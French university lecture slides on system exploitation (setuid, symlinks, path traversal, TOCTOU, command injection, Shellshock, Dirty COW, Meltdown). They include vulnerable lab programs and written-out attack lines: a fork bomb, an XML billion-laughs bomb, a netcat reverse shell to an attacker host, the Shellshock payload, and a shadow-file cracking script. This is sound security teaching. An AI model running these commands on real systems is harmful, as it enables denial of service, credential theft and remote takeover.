

Exploitation système

INF600C

Sécurité des logiciels et exploitation de vulnérabilités

Auteur: Jean Privat, Adapté par: Philippe Pépos Petitclerc

Hiver 2021

Université du Québec à Montréal

Introduction

Introduction

Rappel des systèmes d'exploitation

Modèle de sécurité

Élévation de privilèges

Système de fichier

Shell et Scripts

Noyau des systèmes d'exploitation

- On illustre principalement avec UNIX/Linux/Debian
- Ce n'est pas un cours de système d'exploitation (INF3172)

Petite aide

- RTFM: `man(1)` désigne une page du *man* (pour en savoir plus)
- Pour expliquer une commande: <https://explainshell.com/>
- Ressource pour se mettre un peu plus à l'aise:
<http://overthewire.org/wargames/bandit/>

Rappel des systèmes d'exploitation

INF3172 en bref

Un SE est la composante logicielle qui:

- Abstrait et gère les **ressources** de la machine
- Fournit et **contrôle** l'utilisation de ressources et services
- Fait **cohabiter** les programmes et utilisateurs

- CPU
- mémoire
- disques
- fichiers
- réseau
- écran
- clavier
- configuration
- etc.

Objectifs

- Équité
- Isolation
- Droits et privilèges

Séparation de préoccupations

- Le système fournit des **mécanismes**
- qui permettent de mettre en œuvre des **politiques**

Modèle de sécurité

On veut afficher un secret, mais on a pas le mot de passe

```
$ ls -l
```

```
-rwxr-xr-x privat privat catsecret
```

```
$ ./catsecret
```


Quel est le mot de passe secret? sesame

C'est pas ça

Exploitation: catsecret (niveau 0) – suite

```
1  int main(void) {
2      char buf[BUFLEN];
3      printf("Quel est le mot de passe secret?\n");
4      fgets(buf, BUFLen, stdin);
5      if (strcmp(buf, PASSWORD)) {
6          printf("C'est pas ça\n"); return 1;
7      }
8      const char *filename = ".secret.txt";
9      FILE *file = fopen(filename, "r");
10     if (!file) {
11         perror(filename); return 1;
12     }
13     ssize_t read_size;
14     while ((read_size = fread(buf, 1, BUFLen, file)) > 0)
15         fwrite(buf, 1, read_size, stdout);
16     fclose(file);
17     return 0;
18 }
```

- Qui peut agir sur quoi ?
- Qui change les permissions ?



Niveau processus

Les processus sont isolés

- chacun semble s'exécuter indépendamment
- chacun semble avoir espace mémoire personnel
(failles *dirtycow*, *meltdown*, etc. à voir plus tard)

Niveau utilisateurs

- un processus appartient à un utilisateur (et des groupes)
- les utilisateurs ont l'accès à des ressources et services
 - contrôle des processus (e.g. `kill(2)`)
 - permission des fichiers
 - super-utilisateur (*root*)

Définitions

- **Programme:** Ensemble d'instructions qui réalise une tâche pour un ordinateur
Un fichier sur le disque
- **Processus:** Instance d'un programme en cours d'exécution
Un concept groupant: programme + utilisateur + mémoire + registres + d'autre trucs
- **Bibliothèque:** Ensemble d'instructions indépendant des programmes qui l'utilise
Un fichier sur le disque (dans `/usr/lib` par exemple)

Analogie: la cuisine

- **Programme:** la recette de cuisine
- **Processus:** un plat en train d'être préparé
- **Bibliothèque:** recettes de base et techniques spéciales

- id
 - uid=1000(privat)

Exemples

- `id`
 - `uid=1000(privat)`
- `strace id`
 - `getuid() = 1000`
 - `open("/etc/passwd", O_RDONLY|O_CLOEXEC)`

Exemples

- `id`
 - `uid=1000(privat)`
- `strace id`
 - `getuid() = 1000`
 - `open("/etc/passwd", O_RDONLY|O_CLOEXEC)`
- `cat /etc/passwd`
 - `privat:x:1000:1000:Jean Privat,,,:/home/privat:/bin/sh`

Exemples

- `id`
 - `uid=1000(privat)`
- `strace id`
 - `getuid() = 1000`
 - `open("/etc/passwd", O_RDONLY|O_CLOEXEC)`
- `cat /etc/passwd`
 - `privat:x:1000:1000:Jean Privat,,,:/home/privat:/bin/sh`
- `ltrace id`
 - `getpwuid(1000,...`

Exemples

- `id`
 - `uid=1000(privat)`
- `strace id`
 - `getuid() = 1000`
 - `open("/etc/passwd", O_RDONLY|O_CLOEXEC)`
- `cat /etc/passwd`
 - `privat:x:1000:1000:Jean Privat,,,:/home/privat:/bin/sh`
- `ltrace id`
 - `getpwuid(1000,...`
- `rm /etc/passwd`
 - `rm: impossible de supprimer '/etc/passwd':
Permission non accordée`

```
$ ls -l /etc/passwd  
-rw-r--r-- root root /etc/passwd
```

```
$ getfacl /etc/passwd  
# file: etc/passwd  
# owner: root  
# group: root  
user::rw-  
group::r--  
other::r--
```

- Propriétaire: utilisateur et groupe
- Droits de base rwx: propriétaire, groupe, et autres
- Granularité plus fine: `acl(5)`

Élévation de privilèges


Principe

- profiter d'un **bogue**
- pour obtenir des droits plus **élevés**
- que ceux **normalement** attribués

Quels droits cibler

- devenir un autre utilisateur
- devenir administrateur/super-utilisateur/*root*
- devenir du noyau (*kernel*)

Pourquoi escalader?



IF SOMEONE STEALS MY LAPTOP WHILE I'M LOGGED IN, THEY CAN READ MY EMAIL, TAKE MY MONEY, AND IMPERSONATE ME TO MY FRIENDS, BUT AT LEAST THEY CAN'T INSTALL DRIVERS WITHOUT MY PERMISSION.

Source: <https://xkcd.com/1200/>

- Accéder à des informations que notre utilisateur n'as pas accès
- Changer le système
 - Installer des choses
 - Changer de la configuration
 - Certaines techniques de persistance et et d'évasion

Verrouillage

- L'utilisateur/propriétaire n'est pas administrateur du système
- La plupart des systèmes mobiles (téléphones) et consoles de jeu

Pourquoi déverrouiller?

- Supprimer des limitations du fabricant
- Supprimer des anti-fonctionnalités (*bloatware*)
- Donner une seconde vie
- Assurer l'interopérabilité
- Personnaliser/bricoler

Comment devenir *root*?

- Demander à l'administrateur

```
echo "Hi, can you run: addgroup $USER sudo" | mail root
```

- Profiter de vulnérabilités noyau
- Profiter de vulnérabilités de commandes exécutées par *root* (e.g. cron)
- Profiter de vulnérabilités de commandes *setuid*

Principe

Permettre à un **programme** de s'exécuter avec des droits **plus élevés** pour effectuer une action particulière.

- exemples: `passwd(1)`, `sudo(8)`

Info processus

- uid et gid réels : la *vraie* identité
- uid et gid effectifs (euid, egid): l'identité privilégiée empruntée
- d'autres uid et gid: voir `credentials(7)`

Lors du `fork(2)` et du `execve(2)`, les *?uid* et *?gid* sont préservés.

Mode du fichier

Deux bits spéciaux

- set-user-ID (SUID 04000)
- set-group-ID (SGID 02000)

Lors d'un `execve(2)`, les `euid` et `egid` du processus sont automatiquement modifiés.

```
$ ls -l /usr/bin/sudo  
-rwsr-xr-x root root /usr/bin/sudo
```

```
$ stat /usr/bin/sudo  
Accès: (4755/-rwsr-xr-x) UID: (0/root) GID:(0/root)
```

Risque: Mettre *setuid* c'est faire confiance au programme

Le *setuid* est appliqué automatiquement et de façon transparente

- C'est au programme de gérer authentification et permissions
- Un bug de sécurité peut avoir des effets graves

« Un grand pouvoir implique de grandes responsabilités » – Oncle Ben

Contrôle

- Limiter l'utilisation de programmes *setuid*
- Contrôler l'apparition de nouveaux programmes *setuid*
- Utiliser un utilisateur autre que root (isolation)

Plus de contrôle

- Sous-ensemble de droits **root**: **capabilities(7)**
- Contrôle de sécurité obligatoires (MAC): SELinux et AppArmor

Système de fichier

Exploitation: catsecret (niveau 1)

Un programme catsecret qui est setuid

```
$ ls -la
```

```
-rwsr-xr-x root root catsecret
```

```
-rw----- root root .secret.txt
```

qui seul peut afficher un secret

```
$ cat .secret.txt
```

```
cat: .secret.txt: Permission non accordée
```

mais qui demande toujours un mot de passe

```
$ ./catsecret
```

```
Quel est le mot de passe secret? sesame
```

```
C'est pas ça
```

Exploitation: catsecret (niveau 1) – rappel du code

```
1  int main(void) {
2      char buf[BUFLEN];
3      printf("Quel est le mot de passe secret?\n");
4      fgets(buf, BUFLen, stdin);
5      if (strcmp(buf, PASSWORD)) {
6          printf("C'est pas ça\n"); return 1;
7      }
8      const char *filename = ".secret.txt";
9      FILE *file = fopen(filename, "r");
10     if (!file) {
11         perror(filename); return 1;
12     }
13     ssize_t read_size;
14     while ((read_size = fread(buf, 1, BUFLen, file)) > 0)
15         fwrite(buf, 1, read_size, stdout);
16     fclose(file);
17     return 0;
18 }
```


- **CWE-798** Use of Hard-coded Credentials

Problème

- Un programme, même compilé, c'est de l'information
- On peut lire et comprendre un programme, même compilé
- `strings(1)` pour extraire des chaînes
- `strace(1)/ltrace(1)` pour extraire du comportement
- plus après l'intra...

Contre-mesures

- Ne pas considérer que compiler c'est cacher l'information
- Ne pas embarquer de secrets dans des exécutables

```
$ ls -la
-rwsr-xr-x root root catsecret
-rw----- root root .secret.txt
-rw----- root root .secret2.txt
```

On veut afficher maintenant un autre secret.

Exploitation: catsecret (niveau 2) – rappel du code

```
1  int main(void) {
2      char buf[BUFLEN];
3      printf("Quel est le mot de passe secret?\n");
4      fgets(buf, BUFLen, stdin);
5      if (strcmp(buf, PASSWORD)) {
6          printf("C'est pas ça\n"); return 1;
7      }
8      const char *filename = ".secret.txt";
9      FILE *file = fopen(filename, "r");
10     if (!file) {
11         perror(filename); return 1;
12     }
13     ssize_t read_size;
14     while ((read_size = fread(buf, 1, BUFLen, file)) > 0)
15         fwrite(buf, 1, read_size, stdout);
16     fclose(file);
17     return 0;
18 }
```

Chemins

- Absolus: à partir de /
Qui contrôle /?
- Relatifs: à partir du répertoire courant du processus
Qui contrôle `getcwd(3)`?

Liens symboliques

- Les liens sont automatiquement suivis
- Presque aucune contrainte par rapport au fichier lié

Faiblesses

- **CWE-59** Link Following
- **CWE-61** UNIX Symbolic Link Following
- **CWE-62** UNIX Hard Link

- Utiliser des chemins absolus
- Contrôler que le fichier ouvert est bien celui désiré
- Éviter de suivre bêtement des liens (`lstat(2)`, `O_NOFOLLOW` dans `open(2)`)
- Protection noyau (faibles)
 - `/proc/sys/fs/protected_hardlinks`
 - `/proc/sys/fs/protected_symlinks`
 - c.f. `proc(5)`

```
$ ls -l
```

```
-rwsr-xr-x 1 root root pass
```

```
$ ./pass
```

```
Password:
```

```
abracadabra
```

```
Password:
```

```
hey!
```

```
Password:
```

```
%^&#@*
```

```
Password:
```

```
Password:
```

```
^C
```

Mot de passe (suite)

```
1  int checkpass(void) {
2      FILE *f;
3      char pass[BUFLEN];
4      char input[BUFLEN];
5
6      f = fopen("/opt/INF600C/password", "r");
7      if (!f) return 1;
8      fgets(pass, BUFLen, f);
9
10     printf("Password:\n");
11     fgets(input, BUFLen, stdin);
12
13     return strcmp(pass, input) == 0;
14 }
15
16 int main(void) {
17     while(!checkpass());
18     puts("You are in!");
19 }
```

Identifiant (`int`) d'un fichier ouvert.

Manipulation

Permet aux processus de lire, écrire et manipuler des fichiers

- Créés lors d'un `open(2)` (et d'autres appels systèmes)
- Fermés lors d'un `close(2)`
- Hérités lors d'un `fork(2)`
- Préservés lors d'un `execve(2)` (par défaut, c.f. `O_CLOEXEC`)

```
ls -l /proc/self/fd
```

En nombre limité:

- `ulimit -a (EMFILE)`
- `/proc/sys/fs/file-max (ENFILE)`

Les **ressources** d'un ordinateur sont **limitées**.

- **CWE-400**: Resource Exhaustion
- **CWE-769**: File Descriptor Exhaustion
- **CWE-775**: Missing Release of File Descriptor after Effective Lifetime

Denis de service (DOS) par épuisement

Rendre le système inutilisable (pour autrui).

- *Fork bomb* (ou *rabbit*). Par exemple `:(){ :|:; };:`
- *Zip of death*. Par exemple [42.zip](#)
- *Billion laughs* (XML bomb)

Billion Laughs (1Glol)

```
1  <?xml version="1.0"?>
2  <!DOCTYPE lolz [
3  <!ENTITY l "lol">
4  <!ELEMENT lolz (#PCDATA)>
5  <!ENTITY l1 "&l;&l;&l;&l;&l;&l;&l;&l;&l;">
6  <!ENTITY l2 "&l1;&l1;&l1;&l1;&l1;&l1;&l1;&l1;&l1;">
7  <!ENTITY l3 "&l2;&l2;&l2;&l2;&l2;&l2;&l2;&l2;&l2;">
8  <!ENTITY l4 "&l3;&l3;&l3;&l3;&l3;&l3;&l3;&l3;&l3;">
9  <!ENTITY l5 "&l4;&l4;&l4;&l4;&l4;&l4;&l4;&l4;&l4;">
10 <!ENTITY l6 "&l5;&l5;&l5;&l5;&l5;&l5;&l5;&l5;&l5;">
11 <!ENTITY l7 "&l6;&l6;&l6;&l6;&l6;&l6;&l6;&l6;&l6;">
12 <!ENTITY l8 "&l7;&l7;&l7;&l7;&l7;&l7;&l7;&l7;&l7;">
13 <!ENTITY l9 "&l8;&l8;&l8;&l8;&l8;&l8;&l8;&l8;&l8;">
14 ]>
15 <lolz>&l9;</lolz>
```

- Moins d'1ko mais contient 10^9 lol pour $\approx 3\text{Go}$

- **CWE-391** Unchecked Error Condition
- **CWE-703** Improper Check or Handling of Exceptional Conditions
- **CWE-755** Improper Handling of Exceptional Conditions

Les erreurs externes font partie de la vie!

- Ressource indisponible ou épuisée
- Problème matériel
- Connexion perdue
- etc.

Mais c'est difficile à programmer et à tester correctement

Un attaquant va chercher à

- Profiter d'une mauvaise/non gestion des erreurs.
- Provoquer ces erreurs

Entrées-Sorties Standards

- 0 entrée standard
- 1 sortie standard
- 2 sortie standard pour les messages d'erreur

Ce sont seulement des **conventions**

Expiration

CWE-910 Use of Expired File Descriptor

Les fichiers vont et viennent mais **réutilisent** les mêmes descripteurs

Rediriger: **exécuter** une commande en **contrôlant** 0, 1 et/ou 2

Vers un fichier / Depuis un fichier

- `echo hello > fichier`
- `wc -l < /etc/passwd` VS. `wc -l /etc/passwd`

Vers d'autres commandes

- `echo H4sIAHrJW1oAA/NNLc1Q5AIA53a5JQYAAAA= | \`
`base64 -d | gunzip | cowsay | nl | lolcat`

Divers

- « `2>foo` » redirige stderr
- « `>/dev/null` » silence
- « `2>&1` » duplication
- « `40>foo` » descripteur arbitraire

Les connections réseau (dont TCP/IP) sont gérées via les descripteurs de fichiers.

Netcat, c'est magique

- client-serveur: `ncat -l localhost 6003`
puis `ncat localhost 6003`
- `ncat -l localhost 6003 | cowsay | lolcat`
puis `echo "Ah la vache" | ncat localhost 6003`
- `ncat towel.blinkenlights.nl 23`

Attention: plein de variantes `nc/ncat/netcat`

Socat, c'est bidirectionnel

- `socat TCP-LISTEN:6003,fork EXEC:"lolcat -f"`
puis `man socat | ncat localhost 6003`

Vocabulaire

- Physique: l'attaque requiert un accès physique au système
- Locale: l'attaque requiert un accès au système (ex compte)
- Distante: l'attaque ne requiert pas d'accès au système, mais passe par une (mal-)utilisation de services

Pivoter

Chaîner les exploits sur un système informatique (voire un réseau)

- Exploit distant → local
- machine publique → machine du réseau interne

Difficulté: garder le contrôle

- Payloads imbriqués et compliqués
- Ajouter de quoi revenir: shell distant, *backdoor*, tunnel, etc.

```
$ nc inf600c.kaa 6004
```

Quel poème voulez-vous? Entrez son nom, ou faites 'ls'.

```
ls
```

```
haiku.fr  haiku.ja
```

```
$ nc inf600c.kaa 6004
```

Quel poème voulez-vous? Entrez son nom, ou faites 'ls'.

```
haiku.fr
```

```
Un vieil étang et
```

```
Une grenouille qui plonge,
```

```
Le bruit de l'eau.
```



```
$ nc inf600c.kaa 6004
```

```
Quel poème voulez-vous? Entrez son nom, ou faites 'ls'.
```

```
ls
```

```
haiku.fr haiku.ja
```

```
$ nc inf600c.kaa 6004
```

```
Quel poème voulez-vous? Entrez son nom, ou faites 'ls'.
```

```
haiku.fr
```

```
Un vieil étang et
```

```
Une grenouille qui plonge,
```

```
Le bruit de l'eau.
```

```
$ nc inf600c.kaa 6004
```

```
Quel poème voulez-vous? Entrez son nom, ou faites 'ls'.
```

```
j'veux rien; j'aime rien!
```

```
poeme.rb:9:in `read': (Errno::ENOENT)
```

```
  No such file or directory: poemes/j'veux rien; j'aime rien!
```

```
  from poeme.rb:9:in `'
```

Traversée de chemins (*Path Traversal*)

Une donnée utilisateur mal contrôlée lui permet d'accéder à des fichiers et répertoires arbitraires.

- **CWE-22** Improper Limitation of a Pathname to a Restricted Directory
- de **CWE-23** Relative Path Traversal
- à **CWE-40** Path Traversal: Windows UNC Share
- **CWE-73** External Control of File Name or Path

Contre-mesures

- Ne pas utiliser de la donnée utilisateur dans de l'API du système de fichiers
 - e.g. BD identifiant → ressource
- Contrôler: liste blanche (filtrer c'est un risque inutile)
- Au pire: filtrer méchamment (. et /)

L'application laisse fuiter de l'information non-utile pour le client mais pertinente pour un attaquant.

- **CWE-200** Information Exposure
- **CWE-209** Information Exposure Through an Error Message
- **CWE-251** Information Exposure Through Debug Information
- **CWE-489** Leftover Debug Code
- **CWE-540** Information Exposure Through Source Code

Contre-mesures

- Contrôler les fuites d'information des messages d'erreurs
- Limiter la présence de secrets dans le code des programmes

```
1  #!/bin/sh
2
3  if [ -f /tmp/passwordlist.txt ]; then
4      echo "already running..."
5      exit 1
6  fi
7  touch /tmp/passwordlist.txt
8  chmod 600 /tmp/passwordlist.txt
9  unshadow /etc/passwd /etc/shadow >> /tmp/passwordlist.txt
10 john /tmp/passwordlist.txt
11 mailer /tmp/passwordlist.txt
12 rm /tmp/passwordlist.txt
```

L'administrateur vérifie périodiquement les mots de passe faibles des utilisateurs et les en informe.

Time of check to time of use (TOCTOU)

- **CWE-362** Race Condition
- **CWE-367** Time-of-check Time-of-use

Problème

- Cas particulier de situation de compétition (*race conditions*)
`if check(ressource) then use(ressource)`
- Commun avec les manipulations dans le système de fichiers
Créations/suppressions/renommages concurrents
- Commun dans les scripts shell qui travaillent avec des chemins (et non des descripteurs)

Contre-mesures

- *Easier to ask for forgiveness than permission* (EAFP)
- Travailler dans un sous répertoire exclusif (`mkdtemp(3)`)
- Utiliser les versions `*at()` des appels systèmes

Mot de passe (niveau 2)

```
1  int checkpass(void) {
2      FILE *f = fopen("/opt/INF600C/password", "r");
3      if (!f) { perror("password"); return 0; }
4      char input[BUFLLEN];
5      printf("Password:\n");
6      fgets(input, BUFLLEN, stdin);
7      char pass[BUFLLEN];
8      fgets(pass, BUFLLEN, f);
9      fclose(f);
10     return strcmp(pass, input) == 0;
11 }
12 int main(void) {
13     uid_t uid = geteuid();
14     setreuid(uid, uid);
15     if(checkpass())
16         system("cat /opt/INF600C/secret4.txt");
17     else
18         system("cat /opt/INF600C/fail.txt");
19 }
```

- Un tableau global de chaînes arbitraires `clé=valeur`
- Implicitement héritées par les processus
- Sous le contrôle de l'utilisateur
- Généralement propagées pour maintenir les préférences de l'utilisateur (`ssh(1)`)
- Sémantiques *ad hoc*, variées et historiques

Les utiliser

`env(1)` ou via le shell

- `LOL=KEK prog`
- `export LOL=KEK; prog`
- `env LOL=KEK prog`

Programmer avec

- troisième argument de `main` (pas portable)

```
int main(int argc, char *argv[], char *envp[])
```

- `environ(7)`, `getenv(3)`, `setenv(3)`

- troisième argument de `execve(1)`

```
int execve(const char *filename, char *const argv[],  
char *const envp[]);
```

« La fonction `secure_getenv()` a pour but d'être utilisée dans les bibliothèques polyvalentes pour éviter les vulnérabilités qui pourraient survenir si des programmes Set-UID ou Set-GID **faisaient accidentellement confiance** à l'environnement. » – man 7 `getenv`

Une liste de répertoires où trouver les programmes si on a que le nom
`PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin`
Voir aussi `whereis(1)` et `type(1)`

Standard et fragile

- Utilisé par `sh(1)`, `system(3)`, `execvp(3)`, etc.
- Réinitialisé par `ssh(1)`, `sudo(1)`, `su(1)`, etc.
- Mais préservé en Set-UID...
- **CWE-73** External Control of File Name or Path
- **CWE-114** Process Control
- **CWE-426** Untrusted Search Path

Question: doit-on mettre `.` dans `PATH`?

Shell et Scripts

Shell

- Interpréteur de commandes
- L'interface utilisateur la plus proche du noyau
- Origine: Multics (1969)

Pourquoi en causer?

- Expressif et scriptable (couteau suisse)
- Ubiquitaire (*shellshock*)
- Très enclin aux bogues
- Rentre sur des acétates


- pub est public et accessible
- des sauvegardes régulières sont fait par root avec backup.sh

```
$ ls -l /opt/INF600C/backup/ /opt/INF600C/backup/pub/  
/opt/INF600C/backup/:  
drwx----- root root bak  
drwxrwxrwt root root pub  
-rw----- root root secret5ter.txt  
/opt/INF600C/backup/pub/:  
-rw----- root root secret5.txt
```

On veut:

- pub/secret5.txt
- bak/*
- secret5ter.txt

```
1  #/bin/sh
2  cd /opt/INF600C/backup/pub
3  for i in `ls *.txt`; do
4      cp -f -P $i ../bak
5  done
```



En shell «cmd \$var» est en fait «cmd(glob(split(\$var)))»

- split: le shell tronçonne \$var selon \$IFS (les blancs par défaut)
- glob: le shell évalue les motifs de glob(7) (*, ? et [])

```
$ touch a.md c.md b.txt c.txt
```

```
$ lol="*.md [ab]*"
```

```
$ echo '1 $lol'
```

```
1 $lol
```

```
$ echo "2 $lol"
```

```
2 *.md [ab]*
```

```
$ echo 0 $lol
```

```
0 a.md c.md a.md b.txt
```

Substitution de commande

Remplacer une sous-commande par son résultat

- ``cmd`` (vieux) ou `$(cmd)` (mieux)
- Pensez aux guillemets

```
$ touch "*.md"
```

```
$ echo "`echo *`"
```

```
a.md b.txt c.md c.txt *.md
```

```
$ echo `echo *`
```

```
a.md b.txt c.md c.txt a.md c.md *.md
```

Substitution de commande

Remplacer une sous-commande par son résultat

- ``cmd`` (vieux) ou `$(cmd)` (mieux)
- Pensez aux guillemets

```
$ touch "*.md"
```

```
$ echo "`echo *`"
```

```
a.md b.txt c.md c.txt *.md
```

```
$ echo `echo *`
```

```
a.md b.txt c.md c.txt a.md c.md *.md
```

```
$ touch "[ab]*.md"
```

```
$ echo `echo *.md`
```

```
a.md b.txt .md a.md c.md [ab]*.md a.md c.md *.md
```


Programmer correctement

- <https://www.shellcheck.net/>
- <https://google.github.io/styleguide/shell.xml>
- <http://mywiki.woledge.org/BashPitfalls>

Recommandations de base

- Toujours mettre des guillemets. ex. "\$a"
- Attention à `cmd` et \$(cmd)
- Toujours mettre des guillemets. ex. "\$(cmd)"
- Un nom de fichier contient n'importe quoi (sauf «\0» et «/»)
- Toujours mettre des guillemets. ex. if ["\$a" = "\$b"]
- Protéger les argument qui sont pas des options avec -- ou ./
- Scripts shell seulement pour petits script simples et wrappers
- Ne jamais exécuter du shell en *setuid*

Bonus: Abus de ifs

```
1  #!/bin/sh -p
2  /usr/bin/id
3  foo() { return 42; }
4  foo
5  if [ $? != 1 ]; then
6      echo "fail"; exit
7  fi
8  if [ $# -ge 0 ]; then
9      echo "refail"; exit
10 fi
11 cat /opt/INF600C/secret6.txt
```

Note: ifs.sh est exécuté en *setuid* via ifs.

```
1  #include <unistd.h>
2  int main(int argc, char **argv) {
3      return execv(FULLPATH, argv);
4  }
```

```
1  #/bin/sh
2  for i in ./*.txt; do
3      cp -f -P -- "$i" ../bak
4  done
```

```
$ nc inf600c.kaa 6006
```

```
Hostname: localhost
```

```
Live
```

```
Hostname: red
```

```
Dead
```

```
$ nc inf600c.kaa 6006
```

```
Hostname: localhost
```

```
Live
```

```
Hostname: red
```

```
Dead
```

```
Hostname: ;' "<>, / | \ $ %
```

```
Error
```

```
1  #!/usr/bin/perl
2  $| = 1;
3  while (1) {
4      print "Hostname: ";
5      $host = <>;
6      chomp $host ;
7      next if ($host eq "");
8      if ($host =~ /[&|\$\s]/) {
9          print "Error\n";
10         next;
11     }
12     $out = `ping -c 1 -w 2 -- '$host'`;
13     if ($? == 0) {
14         print "Live\n";
15     } else {
16         print "Dead\n";
17     }
18     print STDERR $out;
19 }
```

- **CWE-20** Improper Input Validation
- **CWE-77** Command Injection
- **CWE-159** Failure to Sanitize Special Element
- **CWE-184** Incomplete Blacklist
- **CWE-790** Improper Filtering of Special Elements

Ne pas faire confiance à de la donnée utilisateur.

Liste blanche

N'accepter que ce qui est OK, et refuser le reste

- Liste exhaustive: liste longue
- Caractères et sous-chaines: limitant, pb de combinaison
- Expression régulière: compliqué

Liste noire

Refuser ce qui est pas OK, et accepter le reste

- Facile d'en oublier
- Oubli de mettre à jour
- Éléments équivalents

Nettoyer

- Transformer la donnée en quelque chose de valide
- Maintenir l'intention de l'utilisateur

Moyens: Échappement, recodage

Ne pas interpréter

Pas besoin de valider si on utilise pas la donnée utilisateur dans un chemin sensible.

- Utiliser la donnée comme une séquence de bits sans signification propre (*blob*)
- S'assurer que la donnée n'est pas utilisée (*taint checking*)

Exemple: noms des fichiers, contenu des fichiers, système de contrôle de version, api des base de donnée.

On tente d'exploiter une vulnérabilité pour exécuter des commandes

- mais on est limité dans les commandes à passer
- mais on a pas de retour/résultat

Quelques solutions au mutisme

- Utiliser des commandes et syntaxes équivalentes non filtrées
- Coder puis décoder les commandes pour passer à travers
- Passer le contenu des commandes via un autre chemin

Quelques solutions à la cécité

- Arrêter d'être aveugle
 - Passer les résultats via un autre chemin
 - Utiliser un canal auxiliaire
- ... un bit à la fois s'il le faut!

Shell inverse (*reverse shell*)

- On veut un *couteau suisse* pour travailler
- On ne peut pas accéder directement à la machine cible
- Mais la cible peut se connecter chez nous

Chez nous:

- Exécuter: `user@nous$ ncat -l 6100`

Chez la victime:

- Exécuter: `ncat -e /bin/sh nous 6100`
- Ou un équivalent

« E.T. phone home. » – E.T.

- Failles de sécurités de `bash` publiée en septembre 2014 par Stéphane Chazelas (divulgation coordonnée).

Étymologie

- *Shellshock* («obusite» en français)
Troubles psychiques de certains soldats de la première guerre mondiale (une forme de stress post-traumatique)
- *Bashdoor* de «*backdoor*» («porte dérobée» en français)
une méthode secrète (inconnu de l'utilisateur) qui permette l'accès

- Permet d'exécuter du code arbitraire
- [CVE-2014-6271](#) (et 5 autres failles trouvés ensuite)

La version la plus méchante:

- On peut faire exécuter du code à `bash`
si on contrôle une variable d'environnement
`env x='() { :; }; echo pwn3d' bash -c "echo test"`

Failles présentes depuis 1989. Plus vieux que

- HTML (1993)
- Linux (1991)
- Windows 3.0 (1990)

Étape 1: export de fonctions

```
$ foo() { echo bar; }  
$ foo  
bar  
$ export -f foo  
$ bash  
$ foo  
bar
```

`export -f`: Un shell peut communiquer des fonctions à un sous-shell

Étape 2: export de fonctions, c'était fait comment?

```
$ foo='() { echo bar; }'  
$ export foo  
$ echo $foo  
()  
$ foo  
bash: foo : commande introuvable  
$ bash  
$ foo  
bar
```

En une ligne

```
env foo='() { echo bar; }' bash -c foo
```

Le code des fonctions exportées est passé en variable d'environnement

Étape 3: export de fonctions, c'était fait comment le chargement?

```
$ foo='() { echo bar; }; echo pwn3d'
$ export foo
$ bash
pwn3d
$
```

En une ligne

```
env foo='() { ;; }; echo pwn3d' bash -c 'echo test'
```

Au démarrage, bash cherchait les variables qui commençaient par `() {`, puis évaluait la déclaration en entier, telle quelle.

Faiblesses

- Problème 1: l'évaluation aveugle des définitions de fonctions causait une **exécution de code** potentielle. On **faisait confiance** à la fonction de terminer proprement par le `}` final.
- Problème 2: le mécanisme d'export de fonctions de `bash` passe aveuglément par les variables d'environnement qui peuvent contenir de la **donnée arbitraire**

Pourquoi 25 ans?

- Personne ne considérait `bash` comme un risque
- `bash` s'utilise avec du code contrôlé (pas arbitraire)
- Le client n'est jamais en contact avec `bash`
- L'énergie était sur les scripts, pas sur l'interpréteur
- Contrôler la fiabilité de scripts shell est déjà du travail

- Via scripts CGI
de la donnée cliente est passé aux scripts par des variables d'environnement
- Via OpenSSH
`ForceCommand` permet d'exécuter autre chose que shell de connexion.
Mais la commande originale est passée en variable d'environnement `SSH_ORIGINAL_COMMAND`
- Via DHCP client
`dchp-client` communique des options du serveur aux scripts de configuration via des variables d'environnement

Pas besoin d'appeler `bash` directement, il suffit qu'il soit invoqué indirectement

Noyau des systèmes d'exploitation

Faible de sécurité du noyau Linux découverte dans la nature par Phil Oester en 2016

- CVE-2016-5195
- <https://dirtycow.ninja/> (plein d'ironie)

Permet à un utilisateur local d'écrire sur un fichier en lecture seule (et donc facilement de devenir *root*).

Utilise une situation de concurrence (*race condition*) dans le noyau présente depuis 2007

Dirty, de «*dirty bit*» (bit indicateur de modif.)

- Booléen associé à un **cache**
- qui indique une **modification** par rapport à l'original
- et donc qu'une **synchronisation** est à faire

Optimisation

- Les modifications peuvent se **cumuler** dans le cache
- Le cache peut être réclamé **tel quel** si le bit est à faux

Utilisée par

- La gestion des entrées/sortie/cache des fichiers
- Mais aussi par les CPU pour la gestion des caches

COW, pour «*copy-on-write*» (copie à l'écriture)

- Mécanisme d'optimisation où
- deux ressources indiquées comme **distinctes et personnelles**
- sont en réalité **unifiées et partagées**,
- mais dès qu'une est **modifiée**,
- il y a une **duplication** effective.

Optimisation

- La copie n'a lieu que plus tard
- Seulement le morceau modifié est copié
- S'il n'y a jamais de modification, aucune copie n'a lieu

Utilisée par

- La gestion de la mémoire
- Mais aussi par des systèmes de fichiers et des bases de données pour les instantanés (*snapshots*)

En vrai

- [Exploit](#)
- [Patch](#)

HugeDirtyCow

Le patch de 2016 corrigeait partiellement la faille

Les *HugePages* (2Mo et 1Go au lieu de 4ko) optimisent la gestion de grosse quantité de mémoire.

- [CVE-2017-1000405](#)

Plus compliqué à exploiter et moins dangereux

Faibles de sécurité des processeurs publiées au début de l'année 2018 mais découvertes de façon conjointe par différentes équipes.

Attaques qui lisent de la **mémoire privilégiée** via l'**exécution spéculative** des processeurs et en utilisant la latence des caches processus comme canal auxiliaire (**side-channel**)

- [CVE-2017-5754](#) Meltdown – vol de donnée dans le cache (variant 3)
- [CVE-2017-5753](#) Spectre – contournement de vérification de bornes (variant 1)
- [CVE-2017-5715](#) Spectre – injection de branchement (variant 2)
- <https://meltdownattack.com/>
